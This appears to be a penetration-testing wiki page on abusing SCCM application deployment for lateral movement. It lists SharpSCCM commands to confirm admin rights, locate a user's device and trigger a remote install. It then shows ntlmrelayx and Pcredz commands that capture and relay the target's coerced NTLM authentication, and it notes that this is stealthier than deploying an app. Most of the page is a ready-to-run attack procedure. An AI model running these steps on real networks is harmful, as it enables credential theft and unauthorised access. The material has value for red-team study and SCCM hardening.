


Applications and scripts deployment
Theory
With administrative rights on the primary site server, applications and scripts can be deployed on target devices to move laterally across the network.
For additional attack techniques and defense strategies related to application and script deployment in SCCM, refer to the following techniques from the Misconfiguration-Manager repository:
Practice
References:
Step 1: Confirm Access permissions
SharpSCCM.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNamesStep 2: Find target device
# Search for device of user "Frank.Zapper"
SharpSCCM.exe get primary-users -u Frank.Zapper

# List all active SCCM devices where the SCCM client is installed
### CAUTION: This could be huge
SharpSCCM.exe get devices -w "Active=1 and Client=1"
Step 3: Deploy Application to target device

In this final step you can choose to either create an actual application to deploy to the target machine or just trigger an install from a remote UNC path in order to capture and relay an incoming NTLM authentication. Note the following:
- Coercing an authentication might be stealthier (and requires less cleanup) than installing an application
- To capture and relay NTLM credentials, the target device must support NTLM (very likely).
- The neat part: The Authentication can be coerced using the primary user account of the device OR the device computer account (you can choose)
# Prep capturing server
## ntlmrelayx targeting 10.250.2.179

ntlmrelayx.py -smb2support -socks -ts -ip 10.250.2.100 -t 10.250.2.179

# Also keep Pcredz running, just in case
Pcredz -i enp0s8 -t# Run the attack
SharpSCCM.exe exec -rid $RESOURCE_ID -r $TARGETNote that the incoming authentication requests might take a while (couple minutes) to roll in...
Resources
https://posts.specterops.io/relaying-ntlm-authentication-from-sccm-clients-7dccb8f92867
https://github.com/subat0mik/Misconfiguration-Manager/tree/main/attack-techniques/EXEC